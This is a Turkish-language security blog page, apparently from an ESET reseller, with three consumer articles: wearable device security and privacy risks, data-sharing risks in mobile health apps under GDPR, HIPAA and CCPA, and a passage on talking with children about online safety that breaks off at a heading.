Akıllı saatler, fitness takip cihazları ve diğer giyilebilir cihazlar hızla neredeyse cep telefonlarımız ve tabletlerimiz kadar olağan hale geliyor. Bu [bağlantılı cihazlar](https://antivirus.com.tr/yeni-bir-cihaz-mi-aldiniz-eski-cihazinizi-atmadan-once-yapmaniz-gereken-7-sey/) saati söylemekten çok daha fazlasını yapıyor. Sağlığımızı takip ediyor, e-postalarımızı görüntülüyor, akıllı evlerimizi kontrol ediyor ve hatta mağazalarda ödeme yapmak için bile kullanılabiliyorlar. Bunlar, Nesnelerin İnterneti (IoT) olarak adlandırılan ve bu yıl Amerikalıların yarısında [yaklaşık altı saate ulaşan](https://www.statista.com/statistics/1224510/time-spent-per-day-on-smartphone-us/) akıllı telefon ekran süresini azaltırken hepimizin hayatını daha sağlıklı ve daha kullanışlı hale getiren bir uzantı.
Şaşırtıcı olmayan bir şekilde, bu pazar önümüzdeki birkaç yıl içinde yıllık %12,5 [büyüyerek](https://www.grandviewresearch.com/industry-analysis/wearable-technology-market) 2028 yılına kadar 118 milyar ABD dolarını aşacak. Ancak giyilebilir cihazlar günlük hayatımıza her zamankinden daha fazla girerken, aynı zamanda daha fazla veri topluyor ve giderek artan sayıda başka akıllı sistemlere bağlanıyor. Bu potansiyel güvenlik ve gizlilik risklerini önceden anlamakta fayda var.
## Giyilebilir cihazlar, başlıca güvenlik ve gizlilik endişeleri
Tehdit aktörlerinin akıllı giyilebilir cihazlara ve ilgili uygulama ve yazılım ekosistemine yönelik saldırılardan para kazanmalarının birçok yolu vardır. Verileri ve şifreleri ele geçirip manipüle edebilir ve kayıp ya da çalıntı cihazların kilidini açabilirler. Kişisel verilerin üçüncü taraflarla gizlice paylaşılmasıyla ilgili potansiyel gizlilik endişeleri de var. İşte hızlı bir özet:
### Verilerin çalınması ve manipüle edilmesi
En zengin özelliklere sahip akıllı saatlerden bazıları, e-posta ve mesajlaşma gibi akıllı telefon uygulamalarınıza senkronize erişim sağlar. Bu da yetkisiz kullanıcıların hassas kişisel verileri ele geçirmesi için fırsat yaratabilir. Ancak bu verilerin çoğunun nerede depolandığı da aynı derecede endişe vericidir. Eğer veriler dinlenme halindeyken düzgün bir şekilde korunmazsa, sağlayıcı bilgi hırsızları tarafından hedef alınabilir. Bazı kişisel ve finansal veri türleri için gelişen bir yeraltı pazarı vardır.
### Konum tabanlı tehditler
Çoğu giyilebilir cihaz tarafından kaydedilen bir diğer önemli veri türü de konumla ilgilidir. Bu bilgilerle bilgisayar korsanları gün boyunca hareketlerinizin doğru bir profilini oluşturabilir. Bu da kullanıcıya ya da boş olduğu düşünülen zamanlarda arabasına/evine fiziksel olarak saldırmalarını sağlayabilir.
Yetkisiz üçüncü şahıslar tarafından izleniyorlarsa, bu tür cihazları takan çocukların güvenliği konusunda daha da büyük endişeler vardır.
### Üçüncü taraf şirketler
Kullanıcıların dikkat etmesi gereken tek şey güvenlik riskleri değil. Cihazlarınızın topladığı veriler reklamcılar için son derece değerli olabilir. AB’de [2018’de yürürlüğe giren](https://www.lexology.com/library/detail.aspx?g=fbbbf7ee-5e98-4b49-97d9-9ed29d8e3bc2) mevzuat sayesinde sıkı bir şekilde düzenlenmesi gerekse de, belirli pazarlarda bu tür verilerin ticareti hızla artıyor. Bir rapor, sağlık cihazı üreticileri tarafından sigorta şirketlerine satılan verilerden elde edilen gelirin 2023 yılına kadar 855 milyon ABD dolarına ulaşabileceğini [iddia etti.](https://www.juniperresearch.com/press/healthcare-spend-in-wearables-reach-60-bn-2023)
Hatta bazı üçüncü taraflar bu verileri kullanıcılar hakkında reklam profilleri oluşturmak ve bunları daha sonra satmak için kullanabilir. Bu verilerin birden fazla başka alt şirket tarafından depolanması daha büyük bir ihlal riski oluşturur.
### Akıllı evin kilidini açmak
Bazı giyilebilir cihazlar akıllı ev cihazlarını kontrol etmek için kullanılabilir. Hatta [ön kapınızın kilidiniaçmak](https://nuki.io/en/blog/smart-home/wearables-how-to-use-your-fitness-smartwatch-to-open-your-front-door-with-nuki/) için bile ayarlanmış olabilirler. Bu durum, cihazların kaybolması veya çalınması ve hırsızlık önleme ayarlarının etkinleştirilmemesi durumunda büyük bir güvenlik riski oluşturur.

## Giyilebilir cihazların ekosistemleri nerede yetersiz kalıyor?
Taktığınız cihaz resmin yalnızca bir parçasıdır. Aslında cihazın yazılımından uygulamasına bağlantı için kullandığı protokollere ve arka uç bulut sunucularına kadar birden fazla unsur vardır. Güvenlik ve gizlilik üretici tarafından gerektiği gibi dikkate alınmadıysa hepsi saldırıya açıktır. İşte bunlardan birkaçı:
**Bluetooth:** Bluetooth Düşük Enerji genellikle giyilebilir cihazları akıllı telefonunuzla eşleştirmek için kullanılır. Ancak yıllar içinde protokolde [çok sayıda güvenlik açığı](https://www.csa.gov.sg/singcert/alerts/multiple-vulnerabilities-in-bluetooth-low-energy-devices) keşfedildi. Bu açıklar, yakın mesafedeki saldırganların cihazları çökertmesine, bilgileri gözetlemesine veya verileri manipüle etmesine olanak sağlayabilir.
**Cihazlar:** Genellikle cihaz üzerindeki yazılım, kötü programlama nedeniyle harici saldırılara karşı savunmasızdır. En iyi tasarlanmış saat bile nihayetinde insanlar tarafından üretilmiştir ve bu nedenle kodlama hataları içerebilir. Bunlar da gizlilik sızıntılarına, veri kaybına ve daha fazlasına yol açabilir.
Ayrıca, cihazlardaki zayıf kimlik doğrulama/şifreleme, cihazların ele geçirilme ve gizli dinlemeye maruz kalması anlamına gelebilir. Kullanıcılar, giyilebilir cihazlarındaki hassas mesajları/verileri halka açık yerlerde görüntülerken omuz sörfçülerinin de farkında olmalıdır.
**Uygulamalar:** Giyilebilir cihazlarla bağlantılı akıllı telefon uygulamaları bir başka saldırı yoludur. Yine, kötü yazılmış ve güvenlik açıklarıyla dolu olabilirler ve kullanıcı verilerine ve cihazlarına erişimi açığa çıkarabilirler. Uygulamaların ve hatta kullanıcıların kendilerinin veriler konusunda dikkatsiz davranması da ayrı bir risktir. Meşru uygulamalar gibi görünmek üzere tasarlanmış sahte uygulamaları yanlışlıkla indirebilir ve kişisel bilgilerinizi bunlara girebilirsiniz.
**Arkadaki sunucular:** Belirtildiği gibi, sağlayıcıların bulut tabanlı sistemleri, konum verileri ve diğer ayrıntılar dahil olmak üzere cihaz bilgilerini depolayabilir. Bu, saldırganlar için cazip bir hedef teşkil eder. Güvenlik konusunda iyi bir geçmişe sahip saygın bir sağlayıcı seçmek dışında bu konuda yapabileceğiniz pek bir şey yoktur.
Ne yazık ki yukarıdaki senaryoların çoğu teorik olmaktan çok daha fazlası. Birkaç yıl önce güvenlik araştırmacıları, çocukların akıllı saatlerinde konum ve kişisel verileri açığa çıkaran yaygın güvenlik açıkları buldular. Bundan önce yapılan ayrı bir araştırmada, birçok üreticinin bu ürünleri kullanan çocukların şifrelenmemiş kişisel verilerini Çin’deki sunuculara gönderdiği tespit edilmişti.
Endişeler günümüzde de devam etmekte olup, araştırmalar cihazların [kullanıcıya fiziksel sıkıntı](https://www.vpnmentor.com/blog/security-and-privacy-flaws-discovered-on-popular-wearable-devices/) bile verebilecek manipülasyonlara açık olduğunu göstermektedir. Bir başka araştırma, bilgisayar korsanlarının yaşlıları ve çocukları izlemek üzere tasarlanmış cihazlardan şifreleri değiştirebildiğini, arama yapabildiğini, kısa mesaj gönderebildiğini ve kameralara erişebildiğini [iddia etmiştir.](https://www.zdnet.com/article/smartwatch-tracker-for-the-vulnerable-can-be-hacked-to-send-medication-reminders/)
## Giyilebilir cihazları güvende tutmak için ipuçları
Neyse ki, yukarıda özetlenen riskleri en aza indirmek için yapabileceğiniz birkaç şey var:
- İki faktörlü kimlik doğrulamayı açın
- Kilit ekranlarını parola ile koruyun
- Yetkisiz eşleştirmeyi önlemek için ayarları değiştirin
### Akıllı telefonunuzu koruyun:
- Yalnızca yasal uygulama mağazalarını kullanın
- Tüm yazılımların güncel tutun
- Cihazları asla jailbreak/root etmeyin
- Uygulama izinlerini sınırlayın
- Cihaza saygın bir güvenlik yazılımı yükleyin
### Akıllı evinizi koruyun:
- Giyilebilir cihazları ön kapınızla senkronize etmeyin
- Cihazları misafir Wi-Fi ağında tutmaya özen gösterin
- Tüm cihazların en son aygıt yazılımına güncelleyin
- Tüm cihaz şifrelerinin fabrika varsayılan ayarlarından değiştirildiğinden emin olun
### Genel olarak:
- Saygın giyilebilir cihaz sağlayıcılarını seçmeye özen gösterin
- Doğru yapılandırıldıklarından emin olmak için gizlilik ve güvenlik ayarlarını yakından inceleyin
Giyilebilir cihazlar hayatımızın daha büyük bir parçası haline geldikçe, saldırganlar için daha büyük bir hedef haline gelecekler. Satın almadan önce araştırmanızı yapın ve cihazı açtığınızda saldırı için mümkün olduğunca çok yolu kapatın.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Gizlilik, IoT, Siber Güvenlik
---
### [Mobil sağlık uygulaması kullanırken gizliliğinize dikkat edin](https://antivirus.com.tr/gizliligin-korunmasi-icin-bir-recete-mobil-saglik-uygulamasi-kullanirken-dikkatli-olun/)
**Published:** Mart 21, 2024
**Author:** ESET
**Excerpt:** Bazı mobil sağlık uygulamalarının veri toplama alışkanlıkları göz önüne alındığında, en hassas verilerinizi kiminle paylaşacağınızı dikkatli seçmeniz önerilir
**Content:**
*Bazı mobil sağlık uygulamalarının veri toplama alışkanlıkları göz önüne alındığında, en hassas verilerinizi kiminle paylaşacağınızı seçerken dikkatli olmanız önerilir*
Günümüzün dijital ekonomisinde hemen hemen her şey için bir uygulama var. En çok gelişen alanlardan biri de sağlık hizmetleri. Regl ve doğurganlık takibinden ruh sağlığı ve farkındalığa kadar hemen her duruma yardımcı olacak mobil sağlık (mHealth) uygulamaları mevcut. Aslında bu pazar halihazırda çift haneli büyüme gösteriyor ve 2030 yılına kadar 861 milyar dolar değerinde olacağı [tahmin ediliyor.](https://www.fortunebusinessinsights.com/mhealth-apps-market-102020)
Ancak bu uygulamaları kullanırken, sahip olduğunuz en hassas verilerden bazılarını paylaşıyor olabilirsiniz. Aslında, GDPR tıbbi bilgileri “özel kategori” verileri olarak [sınıflandırır](https://ico.org.uk/for-organisations/uk-gdpr-guidance-and-resources/lawful-basis/special-category-data/what-is-special-category-data/), yani ifşa edilmesi halinde “bireyin temel hak ve özgürlükleri için önemli riskler yaratabilir”. Bu nedenle düzenleyiciler, kuruluşların bu veriler için ekstra koruma sağlamasını zorunlu kılıyor.
Ne yazık ki tüm uygulama geliştiricileri kullanıcılarının çıkarlarını detaylıca düşünmüyor veya onları nasıl koruyacaklarını her zaman bilmiyor. Veri koruma önlemlerini göz ardı edebilirler ya da kişisel bilgilerinizin ne kadarını üçüncü taraflarla paylaştıklarını her zaman [açıkça](https://www.welivesecurity.com/2021/06/17/most-health-apps-engage-unhealthy-data-harvesting-habits/) belirtmeyebilirler. Bunu akılda tutarak, bu uygulamaları kullanmanın temel gizlilik ve güvenlik risklerine ve nasıl güvende kalabileceğinize bir göz atalım.
## En önemli sağlık uygulaması gizlilik ve güvenlik riskleri nelerdir?
Mobil sağlık uygulamalarını kullanmanın temel riskleri üç kategoriye ayrılır: yetersiz veri güvenliği, aşırı veri paylaşımı ve kötü veya kasıtlı olarak kaçamak ifade edilmiş gizlilik politikaları.
### **1. Veri güvenliği endişeleri**
Genellikle geliştiricilerin siber güvenlik konusunda en iyi uygulama kurallarına uymamasından kaynaklanmaktadır. Bunlar şunları içerebilir:
- Artık desteklenmeyen veya güncelleme almayan uygulamalar: Satıcıların bir güvenlik açığı ifşa/yönetim programı olmayabilir veya ürünlerini güncellemeye çok az ilgi gösterebilirler. Sebep ne olursa olsun, yazılım güncelleme almıyorsa, saldırganların verilerinizi çalmak için yararlanabileceği güvenlik açıklarıyla dolu olabilir.
- Güvensiz protokoller: Güvensiz iletişim protokolleri kullanan uygulamalar, kullanıcıları, uygulamadan sağlayıcının arka uç veya bulut sunucularına aktarılan ve burada işlenen verilerinin bilgisayar korsanları tarafından ele geçirilmesi riskine maruz bırakabilir.
- Çok faktörlü kimlik doğrulama (MFA) olmaması: Günümüzde çoğu saygın hizmet, oturum açma aşamasında güvenliği artırmanın bir yolu olarak MFA sunmaktadır. Bu olmadan, bilgisayar korsanları kimlik avı veya ayrı bir ihlal yoluyla parolanızı ele geçirebilir (farklı uygulamalarda parolaları tekrar kullanırsanız) ve sizmişsiniz gibi oturum açabilirler.
- Kötü parola yönetimi: Örneğin, kullanıcıların fabrika varsayılan parolalarını korumalarına izin veren veya “passw0rd” veya “111111” gibi güvenli olmayan kimlik bilgileri belirleyen uygulamalar. Bu, kullanıcıyı kimlik bilgisi doldurma ve hesaplarını kırmaya yönelik diğer kaba kuvvet girişimlerine maruz bırakır.
- Kurumsal güvenlik: Uygulama şirketlerinin kendi veri depolama ortamlarında da sınırlı güvenlik kontrolleri ve süreçleri olabilir. Bunlar arasında kullanıcı farkındalığı eğitiminin zayıf olması, sınırlı kötü amaçlı yazılımdan koruma ve uç nokta/ağ tespiti, veri şifreleme olmaması, sınırlı erişim kontrolleri ve güvenlik açığı yönetimi ya da olay müdahale süreçlerinin olmaması sayılabilir. Tüm bunlar bir veri ihlaline maruz kalma olasılıklarını artırır.
*İLGİLİ MAKALE:* [*Aldığınız her nefes, yaptığınız her hareket: Fitness takip cihazları gizlilik riski taşıyor mu?*](https://antivirus.com.tr/aldigin-her-nefes-yaptigin-her-hareket-giyilebilir-cihazlar-gizlilik-riski-tasiyor-mu/)
### **2. Aşırı veri paylaşımı**
Kullanıcıların sağlık bilgileri (PHI) cinsel yolla bulaşan hastalıklar, madde bağımlılığı veya diğer tanı konulmuş durumlar hakkında son derece hassas ayrıntılar içerebilir. Bunlar, pazarlama ve hedefli reklamlar için reklamcılar da dahil olmak üzere üçüncü taraflara satılabilir veya paylaşılabilir. [Mozilla tarafından belirtilen](https://foundation.mozilla.org/en/privacynotincluded/articles/are-mental-health-apps-better-or-worse-at-privacy-in-2023/) örnekler arasında mobil sağlık sağlayıcıları da bulunmaktadır:
- Daha eksiksiz kimlik profilleri oluşturmak için kullanıcılar hakkındaki bilgileri veri aracılarından, sosyal medya sitelerinden ve diğer sağlayıcılardan satın alınan verilerle birleştirir,
- Kullanıcıların belirli verilerin silinmesini talep etmesine izin vermez,
- Cinsel yönelim, depresyon, cinsiyet kimliği ve daha fazlası hakkında açıklayıcı sorular soran kayıt anketlerini aldıklarında kullanıcılar hakkında yapılan çıkarımları kullanır,
- Alakalı reklamlar sunmak için diğer web sitelerindeki kullanıcıları tanımlayan ve izleyen üçüncü taraf oturum çerezlerine izin verir,
- Kullanıcı fare hareketlerini, kaydırma ve yazmayı izleyen oturum kaydına izin verir.
### **3. Belirsiz gizlilik politikaları**
Bazı mobil sağlık sağlayıcıları, muğlak bir dil kullanarak veya faaliyetlerini şartlar ve koşullar kısmının küçük yazılarında gizleyerek yukarıdaki gizlilik uygulamalarının bazıları hakkında açık olmayabilir. Bu durum kullanıcılara yanlış bir güvenlik/gizlilik hissi verebilir.

## Kanun ne diyor?
- **GDPR:** Avrupa’nın en önemli veri koruma yasası, özel kategori PHI ile çalışan kuruluşlar konusunda oldukça nettir. Geliştiricilerin gizlilik etki değerlendirmeleri yapmaları, silme hakkı ve veri minimizasyonu ilkelerine uymaları ve kişisel verileri korumak için “gerekli önlemlerin” alındığından emin olmak için “uygun teknik önlemleri” almaları gerekir.
- **HIPAA:** Ticari satıcılar tarafından bireylerin kullanımı üzere sunulan mobil sağlık uygulamaları HIPAA kapsamında değildir, çünkü satıcılar “kapsam dahilindeki [kuruluş](https://thehipaaetool.com/covered-entities-101/)” veya “[iş ortağı](https://thehipaaetool.com/business-associates-101/)” değildir. Ancak bazıları kapsamdadır ve uygun idari, fiziksel ve teknik koruma önlemlerinin alınmasının yanı sıra yıllık [Risk Analizi](https://thehipaaetool.com/how-to-do-a-hipaa-risk-analysis/) yapılmasını gerektirir.
- **CCPA ve CMIA:** Kaliforniya’da ikamet edenlerin mobil sağlık uygulamaları bağlamında güvenlik ve gizliliklerini koruyan iki mevzuat vardır: Tıbbi Bilgilerin Gizliliği Yasası (CMIA) ve Kaliforniya Tüketici Gizliliği Yasası (CCPA). Bunlar yüksek standartta veri koruması ve açık rıza [talep](https://oag.ca.gov/news/press-releases/attorney-general-bonta-emphasizes-health-apps-legal-obligation-protect) etmektedir. Ancak bunlar yalnızca Kaliforniyalılar için geçerlidir.
## Gizliliğinizi korumak için adımlar atın
Herkesin farklı bir risk iştahı olacaktır. Bazıları kişiselleştirilmiş hizmetler/reklamcılık ile gizlilik arasında bir denge kurmaya istekli olacaktır. Diğerleri ise bazı tıbbi verilerin ihlal edilmesinden veya üçüncü taraflara satılmasından rahatsız olmayabilir. Bu, doğru dengeyi bulmakla ilgilidir. Endişeleriniz varsa aşağıdakileri göz önünde bulundurun:
- İndirmeden önce araştırmanızı yapın. Diğer kullanıcıların ne dediğini ve güvenilir yorumculardan gelen herhangi bir kırmızı bayrak olup olmadığını görün
- Bu uygulamalar aracılığıyla paylaştıklarınızı sınırlandırın ve söylediğiniz her şeyin paylaşılabileceğini varsayın
- Uygulamayı sosyal medya hesaplarınıza bağlamayın veya oturum açmak için bunları kullanmayın. Bu, diğer şirketlerle hangi verilerin paylaşılabileceğini sınırlayacaktır
- Uygulamalara cihazınızın kamerasına, konumuna vb. erişim izni vermeyin.
- Telefonunuzun gizlilik ayarlarında reklam takibini sınırlayın
- Sunulan yerlerde her zaman MFA kullanın ve güçlü, benzersiz parolalar oluşturun
- Uygulamayı en son (en güvenli) sürümde tutun
Roe vs Wade kararının bozulmasından bu yana, mobil sağlık gizliliği konusundaki tartışmalar endişe verici bir hal aldı. Bazıları, regl takip cihazlarından elde edilen verilerin, hamileliklerini sonlandırmak isteyen kadınlara karşı açılan davalarda kullanılabileceği [alarmını](https://www.zdnet.com/article/period-tracking-apps-are-no-longer-safe-delete-them/) verdi. Gizliliğe önem veren mobil sağlık uygulamaları arayan ve sayıları giderek artan insanlar için riskler bundan daha yüksek olamazdı.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Mobil Sağlık Uygulamaları, Siber Güvenlik
---
### [Çocuklarınızın internette güvende olması için onlarla konuşun](https://antivirus.com.tr/evde-siber-guvenlik-cocuklarin-internette-guvende-olmalari-icin-onlarla-konusun/)
**Published:** Mart 27, 2024
**Author:** ESET
**Excerpt:** Gençlerin ve çocukların internette güvende kalmalarına yardımcı olmak için birlikte yapacağınız sohbetler onları doğru yola sokmak için yeterli olacaktır.
**Content:**
Gençlerin ve çocukların internette güvende kalmalarına nasıl yardımcı olacağınızı bilmiyor musunuz? Eskiden olduğu gibi yapacağınız sohbetler onları doğru yola sokmak için yeterli olacaktır. Evde siber güvenlik sohbet ile başlar.
Günümüzün dijital çağında internet, gençlerin hayatlarında önemli bir rol oynamakta ve onların gerçek dünyaya adım atan tam teşekküllü yetişkinler olarak nasıl büyüyüp gelişeceklerini etkilemektedir: Eğitim kaynaklarından sosyal bağlantılara, en son viral dans trendlerini keşfetmeye veya makarna pişirmeye ilişkin nasıl yapılır videolarını izlemeye kadar, çevrimiçi dünya sonsuz olanaklar ve kaynaklar sunuyor.
Avucunuzun içinde bir eğlence dünyasına biletiniz varken sıkıldığınız günler geride kaldı. Ve her yıl üretilen yaklaşık [20 zettabayt veri](https://explodingtopics.com/blog/data-generated-per-day) ile (bir zettabayt 100 milyar gigabayta eşdeğerdir ve bir gigabayt [TV’deki uzun metrajlı bir filmdeki](https://highscalability.com/how-big-is-a-petabyte-exabyte-zettabyte-or-a-yottabyte/) veri miktarı civarındadır) keşfedilecek yeni şeylerin tükenme riski yoktur.
Artık çocuklar ve gençler her zamankinden daha fazla içeriğe erişebiliyor. Ve bunu çok iyi biliyorlar. Ortalama bir gencin ekran başında geçirdiği süre [günde 7 saati](https://explodingtopics.com/blog/screen-time-for-teens#top) aşıyor. Bununla birlikte, sürekli gelişen bu dijital ortam öğrenmeyi ve bağlantıyı destekleyebilirken aynı zamanda kendi payına düşen riskleri ve zorlukları da beraberinde getiriyor.
Siber zorbalık, cinsel tacizler, mahremiyet ihlalleri, kötü amaçlı yazılımlar, kimlik avı ve diğer dolandırıcılıklar (bunların hepsi en azından kısmen etkisiz veya var olmayan mahremiyet ve siber güvenlik bilinci ve önlemlerinden kaynaklanmaktadır) gençlerin yalnızca çevrimiçi güvenliğini değil, aynı zamanda çevrimdışı refahlarını da olumsuz yönde etkileyebilir. Bu önemli gelişim ve büyüme yıllarında ebeveynler, vasiler ve öğretmenler, çocukların ve gençlerin çevrimiçi dünyada güvenli ve özgüvenli bir şekilde gezinmelerine yardımcı olmalıdır.
## Dikkat edilmesi gereken riskler nelerdir?
Görünüşe göre her gün yeni bir sosyal medya platformu ya da üzerinde oynanabilecek yeni bir uygulama ortaya çıkıyor. Bu yeni özelliklerle birlikte yeni riskler de ortaya çıkıyor ve hepimiz en son eklenenleri güvenli bir şekilde kullanırken dikkatli olmalıyız. Yeni ve masum bir mesajlaşma uygulaması gibi görünen bu uygulama, dolandırıcılar, bilgisayar korsanları ve diğer internet kullanıcılarının iyi niyetli ve bilinçsiz gençlerden faydalanması için pek çok fırsat sunabilir.
Siber uzayın mevcut durumunda, genç dijital kullanıcıların farkında olması gereken en yaygın risklerden bazılarının bir listesini burada bulabilirsiniz:
### 1. Siber Zorbalık
Zorbalık daha önce okul zili çaldığında sona erebilirken, sürekli bağlantı halinde olmak gençlerin artık nereye giderlerse gitsinler taciz, gözdağı ve sosyal dışlanmaya karşı savunmasız oldukları anlamına geliyor. Kendilerini güvende hissedecekleri bir alan olmadığından, bu durum öz saygılarına ve ruh sağlıklarına son derece zarar verebiliyor.
### 2. Paylaşılan bilgilerin kötüye kullanımı
Sosyal medya son zamanlarda popülerlik kazandı; Instagram kullanıcı sayısının [2024 yılında 1,4 milyarı](https://www.oberlo.com/statistics/how-many-people-use-instagram) aşması beklenirken, özellikle gençler arasında çok popüler olan TikTok’un bu yıl 900 milyon kullanıcıya ulaşacağı öngörülmektedir. Ancak gençlerin kötü niyetli kullanıcılarla karşılaşma ve/veya müstehcen materyal paylaşma riski de beraberinde geliyor. Ve bu durumda ister internetten bir yabancı isterse tanıdıkları biri olsun, içerik çevrimiçi olarak paylaşıldığında kontrol göndericinin elinden alınarak kötüye kullanılabilme riskini doğuruyor.
ESET UK’nin çevrimiçi yakınlaşmanın riskleri konusunda farkındalık yaratmak için hazırladığı [Think Twice](https://www.eset.com/uk/thinktwice/) kampanyasına bir göz atın.
### 3. Dolandırıcılık
Birçok web sitesi ve uygulama ‘kaydolmak’ veya içerik ‘indirmek’ için kişisel bilgilerin girilmesini gerektirir. Bu kişisel bilgiler [yanlış ellere](https://antivirus.com.tr/cocuk-kimligi-hirsizligi-cocuklarimin-kisisel-verilerini-nasil-koruyabilirim/) geçerse, kimlik hırsızlığı, finansal sömürü, mahremiyet ihlali ve şantaj gibi olumsuz sonuçlar doğurabilir. Ayrıca, kimlik avı e-postaları ve sahte web sitelerindeki artışla birlikte, kötü niyetli aktörler saldırı için daha da fazla yola sahip olur.
### 4. Açık içeriğe maruz kalma
Araştırmalar, [bir çocuğun pornografiye maruz kaldığı ortalama yaşın 13 olduğunu](https://www.childrenscommissioner.gov.uk/resource/a-lot-of-it-is-actually-just-abuse-young-people-and-pornography/) göstermektedir. Grafik ve hassas içeriğe bu kadar erken [maruz](https://www.internetmatters.org/issues/inappropriate-content/) kalmak, gerçekçi olmayan beklentiler ve sağlıksız davranışlar yaratabilir.
### 5. İnternet bağımlılığı
[Nomofobi](https://antivirus.com.tr/karsi-konulmaz-aliskanliklar-ve-telefonunuzu-elinizden-birakamama-sebepleri/) (çevrimiçi bağlantıdan yoksun kalma korkusu) [cihaz sahiplerinin %90](https://techreport.com/statistics/smartphone-addiction-statistics/) gibi büyük bir kısmını etkiliyor[! ](https://techreport.com/statistics/smartphone-addiction-statistics/)[Nomofobinin tehlikeleri](https://saferkidsonline.eset.com/tr/article/cocugunuz-dijital-duenyanin-bagimlisi-haline-mi-geliyor-iste-yapabilecekleriniz) arasında kaliteli uyku eksikliği, sosyal izolasyon ve dikkat süresinin azalması yer alıyor. Gençlerin okulda performans göstermeye çalışırken ve zihinsel ve fiziksel olarak sağlıklı kalırken mutlu bir ev hayatı sürdürürken ihtiyaç duydukları şey bu değil.
### 6. Yanlış Bilgilendirme
Gençlerin [internette gördükleri şeylere daha fazla güvendikleri](https://www.edweek.org/teens-are-digital-natives-but-more-susceptible-to-online-conspiracies-than-adults/2023/08) ve [yanlış veya yanıltıcı bilgilere](https://www.internetmatters.org/issues/fake-news-and-misinformation-advice-hub/) daha açık oldukları görülmektedir. Bu durum potansiyel olarak inançlarını ve bakış açılarını, ilişkilerini, değerlerini ve günlük yaşamlarını olumsuz yönde etkileyecek şekilde etkileyebilir.
## Ebeveynler ve veliler ne yapabilir?
Unutmamak gerekir ki her şey kıyamet ve kasvetten ibaret değildir. Çevrimiçi alan bir fırsatlar dünyası sunmaktadır ve ebeveynler ve vasiler, çocuklarıyla çevrimiçi deneyimleri hakkında açıkça sohbet etmek için araçlara ve güvene ihtiyaç duymaktadır.
Çocukların kendi dijital cihazlarına [ne zaman erişebileceklerine](https://saferkidsonline.eset.com/tr/article/anne-hazirim-cocugunuza-ilk-akilli-telefonunu-ne-zaman-almalisiniz) karar vermek zor olsa da araştırmalar çocukların ilk akıllı telefonlarını aldıkları ortalama yaşın [11](https://med.stanford.edu/news/all-news/2022/11/children-mobile-phone-age.html) olduğunu gösteriyor. Bu yaşta, gençler hala kim olduklarını ve dünyadaki yerlerini keşfediyorlar, bu nedenle bir ebeveyn veya veli için çevrimiçi güvenlik hakkında açık tartışmalar yapmak daha da önemlidir. İşte nedeni:
### 1. Gençleri bilgi ile güçlendirin
Bilgi güçtür, özellikle de çevrimiçi dünyanın karmaşıklıklarında gezinmek söz konusu olduğunda. Çocukların kendi cihazlarına sahip olmadan önce bu cihazlarda bulunan uygulamalara ve özelliklere aşina olduklarından emin olmak harika bir fikirdir.
Örneğin, çocuklarınız akşam yemeğinden sonra sizi telefonunuzu kullanırken gördüklerinde, onlara ne yaptığınızı ve neden yaptığınızı anlatın. Onlara sahip olduğunuz farklı uygulamaları, ne işe yaradıklarını ve bunları nasıl kullandığınızı gösterin. Ne yaptığınız konusunda onlara karşı açık olursanız, onlar da kendi çevrimiçi alışkanlıkları konusunda size karşı daha açık olacaklardır.
Görmelerini istemediğiniz yaşa duyarlı uygulamalar var mı? Bunları yalnızca bir parola ile girebileceğiniz bir ‘gizli uygulama’ klasörüne veya ‘güvenli klasöre’ yerleştirmeyi hatırlamakta fayda var.
### 2. Dijital tuzaklara karşı onları destekleyin
İnternet uygunsuz içerik, siber zorbalık, dolandırıcılık ve kimlik hırsızlığı açısından bir mayın tarlası olabilir ve neyin güvenli olup neyin olmadığı her zaman açık değildir.
Çocuklarınızı potansiyel riskler konusunda eğitmek ve onları bu riskleri güvenli bir şekilde atlatmalarını sağlayacak stratejilerle donatmak için açık konuşmalar yapın:
- Çocuklara çevrimiçi bilgileri nasıl eleştirel olarak değerlendireceklerini ve gerçek mi sahte mi olduğuna dair bilinçli kararlar vermeyi öğretin
- Onlara siber zorbalığı nasıl tanıyacaklarını ve bildireceklerini gösterin
- [İki faktörlü kimlik doğrulama](https://www.eset.com/tr/blog/2fa-guvenliginizi-ikiye-katlayin/) ve [parola yöneticisi](https://antivirus.com.tr/parola-yoneticisi-alirken-dikkat-edilmesi-gereken-10-nokta/) gibi kişisel bilgilerini korumak için kullanabilecekleri araçları gözden geçirin ve gerekirse bunları düzgün bir şekilde kurmalarına yardımcı olun
Muhtemelen, küçük çocuklar en çok cihazlarında oynayabilecekleri oyunlarla ilgileniyor olabilirler. Eğer durum buysa, onlara en popüler oyunlardan bazılarını gösterebilir ve neyin güvenli, neyin yanlışlıkla sizden küçük bir servet talep edebilecek kötü niyetli bir açılır pencere olduğu konusunda net olabilirsiniz (hayır, [Forest Island](https://play.google.com/store/apps/details?id=com.Nanali.ForestIsland&hl=en_US)‘da daha fazla jeton için 60 dolar ödemenize gerek yok).
### 3. Sağlıklı çevrimiçi alışkanlıkları teşvik edin
Çocuklara sağlıklı beslenmenin ve egzersiz yapmanın önemini öğrettiğimiz gibi, sağlıklı çevrimiçi alışkanlıkları da küçük yaşlardan itibaren aşılamak çok önemlidir.
Çocuklarınızın dijital alanda tam özgürlüğe sahip olmalarına izin vermeden önce, ekran süresiyle ilgili sınırlar belirleme, sorumlu sosyal medya kullanımı için yönergeler oluşturma ve çevrimiçi ve çevrimdışı etkinlikler arasında sağlıklı bir denge sağlamak için dijital detoksları teşvik etme fırsatını değerlendirin. Sağlıklı dijital davranışı kendiniz modelleyerek ve bunun önemini tartışarak, çocuklarınızın dijital çağda refahı teşvik eden yaşam boyu alışkanlıklar geliştirmelerine yardımcı olabilirsiniz.
Bu alışkanlıkların sürdürülmesine yardımcı olmak için, cihazlarda ve internet tarayıcılarında bulunan [ebeveyn kontrolü](https://antivirus.com.tr/neden-ebeveyn-kontrol-yazilimina-ihtiyaciniz-var-ve-bu-yazilimda-olmasi-gereken-5-ozellik/) özellikleri, içeriği filtrelemenize, çocuğunuzun çevrimiçi etkinliğini izlemenize ve gerektiğinde kısıtlamalar koymanıza olanak tanır.
### 4. Ortaya çıkan risklerin bir adım önünde olun
